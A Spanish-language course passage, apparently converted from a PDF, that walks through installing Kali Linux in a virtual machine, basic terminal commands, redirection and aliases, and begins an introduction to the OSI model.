Tenga en cuenta que no podrá ver la contraseña mientras la introduce.

Clave del superusuario:

●●●●●●●●


Por favor, introduzca la misma contraseña de superusuario de nuevo para verificar que la introdujo correctamente.

Vuelva a introducir la contraseña para su verificación:


●●●●●●●●

Capturar la pantalla Retroceder Continuar


Cuando nos solicite qué tanto espacio en el disco duro virtual ocupará Kali, le diremos que ocupe todo el disco seleccionando la primera opción. Sin embargo, aquellos usuarios experimentados deberán ser muy cuidadosos si lo están haciendo en su máquina real y elegir adecuadamente sus particiones.



También seleccionaremos el único disco virtual listado aquí.



Debido a que no particionamos el disco virtual, no es necesario elegir un esquema de particionado más que el primero: un esquema de particionado nos permite colocar ciertas carpetas del sistema en particiones o incluso discos diferentes, pero no es nuestro caso, así que continuamos.




Hasta ahora ningún cambio se ha hecho en el disco, así que lo confirmaremos. Esta es la última oportunidad para que los usuarios experimentados confirmen sus acciones antes de escribir los cambios permanentemente.



A partir de este punto el sistema se instalará sin requerir más confirmaciones, durante algunos minutos el instalador se encargará de copiar archivos, configuraciones y más cosas a nuestro disco virtual. Casi al final nos pedirá instalar un gestor de arranque llamado GRUB el cual permitiremos se instale automáticamente.



Una vez que termine, nos pedirá reiniciar la máquina virtual y un par de minutos después estaremos dentro de nuestro nuevo sistema instalado.





Introducción a la Terminal

La consola de comandos es una cosa que la mayoría de las personas lo ve como algo místico que solamente los dioses deberían tocar cual si fuera una especie de reliquia sagrada, bien, te aseguro que es algo interesantísimo a pesar de su complejidad. Sin embargo sé muy bien que tu instinto de curiosidad te llevará a explorarla y por tanto continuarás con este curso con toda la emoción tanto que algún día de estos estarás usando solamente la consola de comandos sin necesidad de tener un entorno gráfico con ventanas bonitas y coloridas corriendo de la mano.

“Si algo funciona, ¡no lo toques!”

La frase anterior tiene un significado bastante cierto en la mayoría de las personas, pero no con nosotros que en muchas ocasiones nuestra misma curiosidad por aprender nos llevará a cometer errores tontos o bastante serios. Sin embargo ¿qué pasa si no podemos usar la interfaz gráfica para solucionarlos? Nos tocará resolver el problema a manito y nuestra mejor amiga en esos momentos será una consola, un vaso de Coca helada y buena música.

Así que a partir de este momento deberás perderle el miedo a la consola de comandos, que es la herramienta por excelencia que utilizaremos a lo largo de los siguientes capítulos; por fortuna en algunas ocasiones la podemos personalizar para que nos familiaricemos un poco más rápido con ella; ya lo comentaba [en la segunda clase](#) del curso presencial.

¡Hola terminal!


La primera cosa que haré antes de arrancar con la práctica es explicar la diferencia entre algunas palabras clave que utilizamos muy a menudo en este mundo y es importante conocerlos.

Una **consola** es usualmente alguna pieza hardware que te permite controlar una computadora (el ejemplo más común sería una pantalla + un teclado); una **terminal** originalmente es un teletipo (una especie de máquina de escribir) en que los computólogos introducían comandos para controlar sus enormes máquinas y gestionar tareas hace algunas décadas, ahora bien, una **pseudo terminal** es casi lo mismo pero implementado a través de software, por lo tanto es un programa; por otra parte tenemos a la **shell** que también es un programa de software quien interpreta todos nuestros comandos (ella es quien hace las llamadas al sistema operativo) y nos devuelve una salida a través de la **interfaz de línea de comandos**, que básicamente es el espacio donde podemos trabajar.

En el resto del libro daremos por hecho que una terminal es lo mismo que una pseudo terminal pero sin olvidar sus pequeñas diferencias. Sin embargo, si no entendiste lo anterior por completo, no te preocupes por ahora que lo irás comprendiendo conforme practiques (recuerda que los conceptos se aplican a cualquier sistema operativo como Windows o UNIX y no solamente a GNU/Linux).

Ahora bien, básicamente hay dos tipos de terminales dentro de cualquier sistema:

- Aquellas que están embebidas dentro de un entorno de escritorio y que parecen cualquier otra aplicación como un navegador web



- Aquellas que no dependen de algún entorno de escritorio y que generalmente podemos ver cuando iniciamos el sistema operativo.

```
Kali GNU/Linux 1.0.9 ma0x666c tty5
ma0x666c login: root
Password:
Linux ma0x666c 3.14-kali1-amd64 #1 SMP Debian 3.14.5-1kali1 (2014-06-07) x86_64


The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@ma0x666c:~# echo -e "\t\tHola Kali\n\n\t\t\tmultiaportes.com/kali"
        Hola Kali

                                multiaportes.com/kali
root@ma0x666c:~# _
```

Por comodidad utilizaremos la primera de ellas en la mayoría de las ocasiones (basta con buscar el ícono de *Terminal* en el menú de aplicaciones), sin embargo la segunda te permitirá teclear comandos aunque no puedas acceder al entorno gráfico (solo introduce la siguiente combinación de teclas *Ctrl + Alt + F1-F6* y posteriormente *Ctrl + Alt + F7* para volver al entorno gráfico).

Ahora sí, sin más detalles por aclarar procedemos a escribir el clásico “Hello World en nuestra terminal”; para hacerlo hay que abrir una nueva ventana de Terminal y escribir el siguiente comando: *echo “Hola mundo”*.



The image shows a terminal window titled "root@ma0x666c: ~". The window has a menu bar with "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". The terminal content shows the command `root@ma0x666c:~# echo "Hola mundo"` being entered, followed by the output `Hola mundo`. The prompt `root@ma0x666c:~#` is visible again. The window's title bar includes "Aplicaciones", "Lugares", and system icons for date/time (mar 23 de dic, 19:18), network, and user (root).

Dos cosas que aclarar antes de continuar: en primer lugar vemos que dentro de la interfaz de línea de comandos existen dos secciones muy importantes donde la primera es el **prompt** (la parte que dice *root@ma0x666c:~#*) el cual actúa como una especie de separador para cada instrucción a ejecutar y su salida, mientras la segunda es la **línea de comandos**, que vendría siendo tanto donde escribimos comandos como donde recibimos la salida de los mismos.

Nota: es posible personalizar nuestro prompt para que muestre por ejemplo la fecha actual, el usuario, el directorio donde estamos actualmente, la hora actual, el nombre de nuestra PC y otros detalles como darles color pero en este curso es trivial así que lo omitiré. Sin embargo tienes un grandioso artículo en la Wiki de ArchLinux que explica [cómo hacerlo en la Shell ZSH](#).

Comandos esenciales que debes conocer

Más allá del comando `echo` que te permite mostrar texto existen otros comandos fundamentales como aquellos que te permiten crear carpetas, archivos vacíos, eliminarlos, algunas especies de accesos directos e incluso aquellos que te permiten crear tus propios comandos. A continuación analizaremos con detalle algunos de ellos.

Creación, navegación y eliminación a través de directorios y archivos

Hay que resaltar que GNU/Linux tiene una estructura de carpetas muy diferente a la que tiene Windows: mientras en Windows es común acceder a carpetas mediante `C:\Users\multiaportes\Descargas` en Linux se accedería a `/home/multiaportes/Descargas`. Una cosa bastante diferente, ¿no?

Vamos con más detalle: en ambos casos accedemos a la carpeta de algún usuario llamado `MultiAportes` y particularmente en Linux las carpetas de los usuarios suelen guardarse en la carpeta home. Ahora bien, recordando que el usuario root es quien tiene los máximos privilegios en el sistema, su carpeta no se almacena en `home` sino que se accede a ella directamente a `/root`.

Además, el directorio especial `/` es la raíz de todo el sistema y el resto de carpetas derivan de ella, incluso los discos y unidades externas que deben montarse antes de poder utilizarse.

Cuando abres una nueva terminal ésta siempre estará posicionada en algún lugar de la jerarquía de directorios el cual puede variar, sin embargo al menos en Kali suele ser la carpeta del usuario que invocó dicha terminal, así que inmediatamente abriremos una terminal y teclearemos el comando `ls` que nos permite listar todos los archivos existentes en la carpeta donde estamos ubicados actualmente.


```
root@ma0x666c:~# ls
Desktop
root@ma0x666c:~#
```

Si no has guardado archivos anteriormente dentro de la carpeta `/root` entonces deberías ver solamente la carpeta `Desktop`. Ahora ejecutaremos el mismo comando pero con una serie de argumentos que nos permitirán cambiar su comportamiento del programa: le diremos que ahora nos muestre todos los archivos.

```
root@ma0x666c:~# ls -a
.          .gnome2          .pulse-cookie
..         .gvfs            .pulse-cookie
.bash_history .gvfs            .pulse-cookie
.bashrc    .ICEauthority    .pulse-cookie
.cache     .local           .pulse-cookie
.config    .mission-control .pulse-cookie
.dbus      .mozilla         .pulse-cookie
Desktop    .profile         .pulse-cookie
.gconf     .pulse          .pulse-cookie
root@ma0x666c:~#
```

¿Pero qué sucedió? ¡Antes aparecía solo una carpeta y ahora aparecen bastantes! Bien, déjame decirte que todas las carpetas o ficheros que tienen un punto al inicio de su nombre le indican al sistema que son directorios o archivos ocultos, así como los que usas en Windows para esconder picardías. Además si eres un poco observador aparecen dos cosas al inicio que ni siquiera son archivos o directorios:

- El primero aparece como un solo punto `.` y significa que es una referencia al mismo directorio donde estás posicionado actualmente.
- El segundo aparece como dos puntos `..` e indica una referencia al directorio padre.

Ahora crearemos una carpeta llamada Clase2Kali con el comando `mkdir`, quedando de la siguiente manera: `mkdir Clase2Kali` y nos meteremos a ella utilizando el comando `cd Clase2Kali`

```
root@ma0x666c:~# mkdir Clase2Kali
root@ma0x666c:~# cd Clase2Kali
root@ma0x666c:~/Clase2Kali#
```

¿Te has dado cuenta que los colores cambian interactivamente en la consola? Resulta ser que el color azul hace referencia a las carpetas y el color verde a los archivos para ayudarnos a interpretar visualmente más rápido qué es cada cosa. Sin embargo esta característica no está disponible en todos los sistemas por defecto y tendrás que leer un poco para activarla manualmente; generalmente basta con hacer un `ls --color=auto`. Una vez dentro de la nueva carpeta crearemos dos archivos de dos maneras diferentes y los listaremos:

- El primer archivo lo crearemos mediante el comando `touch capitulo2a.txt`
- El segundo archivo lo crearemos mediante el comando `echo "Visita MultiAportes.com" > capitulo2b.txt`

¿Cuál es la diferencia? Para empezar con el primer comando creamos un archivo vacío y con el segundo hicimos un archivo a partir de una buenísima característica de la shell llamada redirección de flujos (en el ejemplo le dijimos al sistema que escribiera el texto `"Visita MultiAportes.com"` pero en lugar de escribirlo en pantalla lo escribiese en un archivo llamado `capitulo2b.txt`).

```
root@ma0x666c:~/Clase2Kali# touch capitulo2a.txt
root@ma0x666c:~/Clase2Kali# echo "Visita MultiAportes.com" > capitulo2b.txt
root@ma0x666c:~/Clase2Kali# ls
capitulo2a.txt  capitulo2b.txt
root@ma0x666c:~/Clase2Kali#
```

Aunque ya sabemos qué hay dentro del archivo `capitulo2b.txt`, vamos a mostrar su contenido en consola mediante el comando `cat capitulo2b.txt`

```
root@ma0x666c:~/Clase2Kali# cat capitulo2b.txt
Visita MultiAportes.com
root@ma0x666c:~/Clase2Kali# █
```

Casi para terminar con esta sección vamos a eliminar la carpeta que hicimos hace unos momentos junto a todos los archivos que contenga, pero primero debemos movernos de allí. Recordando sobre las referencias que mencioné arriba, ¿qué pasaría si colocamos el comando `cd ..`?

```
root@ma0x666c:~/Clase2Kali# cat capitulo2b.txt
Visita MultiAportes.com
root@ma0x666c:~/Clase2Kali# cd ..
root@ma0x666c:~#
```

Exactamente, volvimos a la carpeta padre.

Hasta ahora solamente trabajamos con rutas relativas, pero todos los comandos también pueden trabajar con rutas absolutas. ¿Qué es esto? Mientras nosotros ejecutamos comandos como `cat archivo1.txt` en la misma carpeta que estábamos posicionados, también pudimos utilizar por ejemplo `mkdir /etc/cursos` y crear una carpeta en algún lugar muy diferente respecto donde estábamos (por supuesto, hay que considerar que nuestro usuario debe tener los permisos necesarios para escribir en esos lugares aunque también recuerda que estamos trabajando con el usuario root que es la máxima autoridad del sistema, por tanto sigue siendo válido).

Hay un tercer símbolo de referencia llamado `~` el cual hace referencia precisamente a la carpeta de nuestro usuario, es decir que en este momento es lo mismo poner `ls -l ~` que `ls -l /root` porque en este momento hemos iniciado sesión en el sistema con el usuario root.

Entonces vamos a eliminar la carpeta Clase2Kali, sin embargo hay que recordar que de ella dependen otros archivos y/o directorios, por ende hay que eliminarla recursivamente (es decir, eliminar cada uno de sus hijos y al final eliminar la carpeta misma). Para ello ejecutamos el comando `rm -r Clase2Kali` y no tendremos problemas.

```
root@ma0x666c:~# rm -r Clase2Kali
root@ma0x666c:~# ls
Desktop
root@ma0x666c:~#
```

De redirecciones y otras hierbas

Hablemos un poco de las redirecciones que ya había mencionado en la sección anterior. Cabe aclarar que en los sistemas como GNU/Linux absolutamente todo es tratado como archivos y directorios donde algunos de ellos son especiales y permiten hacer operaciones más detalladas; además en todo sistema existe un concepto llamado **flujo** y hace referencia al flujo de información entre procesos y unidades de almacenamiento.

Para comenzar tenemos tres **flujos estándares** que vale la pena conocer desde ahora:

- **Entrada estándar (stdin):** Se refiere al lugar donde se leen los datos introducidos por el teclado que es el dispositivo predeterminado para enviar instrucciones a la máquina.
- **Salida estándar (stdout):** Se refiere al lugar donde aparecerán los resultados arrojados por los programas, por defecto y en términos generales es la misma pantalla.
- **Error estándar (stderr):** Un flujo especial muy similar a la salida estándar, salvo que aquí se deben enviar errores y otros avisos especiales generados por los programas.

Nosotros desde el inicio estamos interactuando en mayor medida con stdin y stdout, y en ocasiones especiales con stderr cuando un programa muestra un mensaje de error en la misma pantalla. Si solo leemos los mensajes arrojados en la pantalla nos resultará difícil determinar si la salida de un programa fue escrita a stdout o stderr, así que haremos una prueba para diferenciarlos aprovechando el poder de las redirecciones.

De nueva cuenta listaremos algún directorio existente en Kali pero redireccionaremos su salida a un archivo llamado "estandar_salida.txt" y con el operador `>` haremos que todo lo que debería escribir en stdout ahora lo debe escribir en el archivo: `ls /etc/xml > estandar_salida.txt`

```
root@ma0x666c:~# ls /etc/xml > estandar_salida.txt
root@ma0x666c:~# cat estandar_salida.txt
catalog
catalog.old
docutils-common.xml
docutils-common.xml.old
xml-core.xml
xml-core.xml.old
root@ma0x666c:~#
```

Tal y como pudiste observar, el operador `>` solamente redirige lo que fue escrito originalmente en stdout al archivo especificado. Ahora vamos a hacer intencionalmente que un comando arroje un error (que debería escribirse originalmente en stderr) con el operador `2>` y lo escriba en un archivo diferente gracias a que le diremos que liste los archivos en una carpeta que no existe: `ls /home/multiaportes/666 2> estándar_error.txt`

```
root@ma0x666c:~# ls /home/multiaportes/666 2> estándar_error.t
xt
root@ma0x666c:~# cat estándar_error.txt
ls: no se puede acceder a /home/multiaportes/666: No existe el
  fichero o el directorio
root@ma0x666c:~#
```

Y podemos ver que ese archivo efectivamente contiene el mensaje de error originalmente enviado a stderr (incluso puedes abrirlo con un editor de texto para que verifiques que el mensaje está en ese archivo).

Ahora bien, antes de continuar debo decir que el operador `>` por sí solo se encarga de sobrescribir el archivo especificado en caso de que exista (haciéndonos perder la información antigua del archivo), pero en cambio el operador `>>` añade al final la información sin sobrescribir, por lo que conservaremos tanto la información original como la recién añadida.

Por último y considerando lo anterior los operadores `<` y `<<` implica enviar datos a stdin, sin embargo no suelen ser muy utilizados ya que su uso es ligeramente más complejo y se extiende más allá de este curso.

Alias y comandos personalizados

Para irnos familiarizando con la terminal tal vez el hecho de memorizar comandos complejos no sea una buena opción, por ello existen los alias: aquellos que nos permiten renombrar comandos con sobrenombres que nosotros podamos recordar.

Un ejemplo sencillísimo: ¿por qué no en lugar de recordar `rm -r /ruta/cualquier/directorio` hacemos un alias del tipo `borrarcarpeta /ruta/cualquier/directorio`?

Por ende nos auxiliaremos del comando alias y su sencillísima sintaxis escribiendo lo siguiente en la terminal: `alias borrarcarpeta="rm -r"`. Tan pronto lo declaremos, podemos usarlo.

```
root@ma0x666c:~# mkdir /home/{carpeta1,carpeta2}
root@ma0x666c:~# alias borrarcarpeta="rm -r"
root@ma0x666c:~# borrarcarpeta /home/carpetal
root@ma0x666c:~# borrarcarpeta /home/carpetal2
root@ma0x666c:~#
```

Con el primer comando fue posible crear más de una carpeta con la misma instrucción

Ahora nuestro nuevo comando podemos usarlo en cualquier momento...salvo cuando cerramos la terminal o reiniciamos la PC, la abrimos de nuevo y ¡sorpresa!

```
root@ma0x666c:~# borrarcarpeta
bash: borrarcarpeta: no se encontró la orden
root@ma0x666c:~# █
```

Por suerte solucionar ese detalle es sencillo, ya que los alias declarados de la forma anterior son temporales y mueren tras matar a la terminal. Simplemente haremos uso de lo ya aprendido y mandaremos nuestros comandos personalizados a un archivo llamado `.bashrc` que es leído por la shell BASH cada que abrimos una nueva terminal y ejecuta en automático los comandos que están en ese archivo. Recuerda que hay diferentes shells aunque las más usadas son SH, BASH y ZSH (no instalada por defecto, muy recomendable) pero por ahora no es necesario cambiarla. El comando completo sería `echo "alias borrarcarpeta='rm -r'" >> ~/.bashrc`

```
root@ma0x666c:~# echo "alias borrarcarpeta='rm -r'" >> ~/.bashrc
root@ma0x666c:~#
```

Ahora cada vez que ejecutes una nueva terminal lanzarás automáticamente cualquier comando que agregues a ese archivo; en este caso no tendrás necesidad de redeclarar el alias.





Seguridad en Redes

La seguridad en redes es una parte muy interesante dentro de la seguridad informática por el simple hecho de que una gran cantidad de ataques se realizan a través de la infinidad de redes que existen a lo largo del planeta. Todo surge a través de la gran cantidad de protocolos que existen para intercambiar información entre dos computadoras, ¿pero sabías que unos van de la mano con otros?

Dentro de Kali Linux una gran cantidad de herramientas se enfocan a las redes de computadoras, muchas de ellas nos permiten analizar y trabajar con los protocolos que actúan en alguna capa del modelo OSI en mayor o menor medida. Todas y cada una de ellas implementan fantásticos algoritmos desarrollados hace varios años por expertos de los cuales han sido probados intensamente para optimizar su tiempo de ejecución y reducir su coste computacional, así que nosotros no nos preocuparemos por eso y en cambio explotaremos todo su potencial.

A lo largo de este capítulo abarcaremos los temas vistos [en la tercera clase](#) los cuales son relativamente sencillos de comprender y una vez finalizado procedemos a estudiar con mayor detalle los temas [de la cuarta clase](#) con herramientas más complejas; esto es para que te familiarices un poco con el contenido y no tengas problemas más adelante.

El modelo OSI

Posiblemente hayas escuchado hablar del modelo OSI y sus 7 capas, ¿pero qué es? Básicamente es un modelo estandarizado que permite el encapsulamiento de información para que, sin importar la arquitectura de tu dispositivo, sus características de hardware o software y otros detalles, pueda comunicarse con otros dispositivos a través de una conexión con otros dispositivos capaces de comunicarse entre sí.

Por el momento imaginaremos que quieres visitar el blog de **multiaportes.com** desde tu navegador web favorito (digamos que es Mozilla Firefox), entonces escribes la URL y esperas...mientras tanto, diremos que Firefox desea comunicarse con el servidor web para que atienda tu petición, así que en tu computadora tu petición va envolviéndose con más información importante (de acuerdo a los protocolos de red involucrados) conforme avanza hacia debajo de la pila de capas del modelo OSI (es una pila, o sea que funciona mediante el concepto LIFO).

De un momento a otro se convierte en una señal electromagnética lista para recorrer kilómetros de cable y fibra óptica hasta llegar al servidor que aloja a **multiaportes.com**. Una vez llega al servidor, ahora la pila de capas de esa máquina se encargará de hacer el proceso inverso (es como si desenvolviera su regalo de cumpleaños el cual está metido en una caja, y la caja está metida en otra caja, y esa segunda caja está metida en una tercera caja...) hasta que finalmente “desencapsule” toda esa información y pueda leer tu petición.

Y ahora ese proceso se repite infinidad de veces para cada pequeño bloque de información existente entre la comunicación de dos o más computadoras dentro de una red local o una red gigante como Internet.

¿Por qué se hace todo esto? Resulta ser que la comunicación entre computadoras es muy problemática debido a fallos físicos, entonces inteligentemente muchos ingenieros han desarrollado algoritmos complejos para reducir esos riesgos, eventualmente esto también lleva a la necesidad de tener un control de la información que viaja por esos rumbos.

En la siguiente tabla están listadas las siete capas del modelo OSI, los protocolos más conocidos que trabajan sobre cada una de esas capas y el nombre que reciben los bloques de información que cada una de esas capas procesa.

Capa	Protocolos más conocidos	Nombre que reciben los bloques de información
Aplicación	HTTP, FTP, SSL, DHCP, SSH, DNS	Datos
Presentación		Datos
Sesión		Datos
Transporte	TCP, UDP	Segmentos
Red	ARP, IP {ICMP}	Paquetes
